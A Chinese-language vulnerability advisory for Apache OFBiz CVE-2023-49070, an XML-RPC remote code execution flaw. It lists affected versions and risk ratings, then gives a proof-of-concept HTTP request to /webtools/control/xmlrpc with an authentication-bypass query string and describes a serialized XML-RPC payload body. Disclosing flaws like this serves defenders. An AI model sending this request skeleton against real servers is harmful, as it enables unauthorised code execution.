

关于Apache OFBiz XML-RPC远程代码执行漏洞（CVE-2023-49070）预警

漏洞描述

Apache OFBiz（Apache Open For Business）是一个开源框架，旨在帮助构建企业资源计划（ERP）软件。

XML-RPC是一个远程过程调用的分布式计算协议，通过XML将调用函数封装，并使用HTTP协议作为发送机制。Apache XML-RPC是XML-RPC的一个Java实现。

Apache OFBiz 版本18.12.10之前，由于使用了不再维护的Apache XML-RPC，威胁者可发送特制HTTP请求到 XML-RPC接口/webtools/control/xmlrpc绕过接口过滤限制（CVE-2020-9496），成功利用该漏洞可能导致任意代码执行。

影响范围

Apache OFBiz 版本< 18.12.10

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	[已公开]	[已公开]	[已知]

风险等级


维度	评价
威胁等级	【高危】
影响面	【广】
攻击者价值	【中】
利用难度	【低】

漏洞复现

POC/EXP：

```
POST /webtools/control/xmlrpc/?USERNAME=&PASSWORD=&requirePasswordChange=Y
HTTP/1.1
Host: 172.16.12.135:8443
Content-Type: application/xml
Content-Length: 4144
```

自己生成bas464的 payload



The screenshot displays a web browser window with the address bar showing a URL. The browser's developer tools are open, showing the 'Response' tab. The response is an XML document. The root element is `<?xml version='1.0'?>`. The first child element is `<methodCall>`. Inside `<methodCall>`, there is a `<methodName>` element with the value `ProjectDiscovery`. There is also a `<params>` element containing a `<param>` element. The `<param>` element has a `<value>` element containing a `<struct>` element. The `<struct>` element has a `<member>` element with a `<name>` element containing the value `test`. The XML document also includes a `<serializable xmlns='http://ws.apache.org/xmlrpc/namespaces/extensions'>` namespace declaration. The browser's address bar shows the URL `http://127.0.0.1:8080/webtools/control/xmlrpc`. The browser's status bar shows the response status `200`.

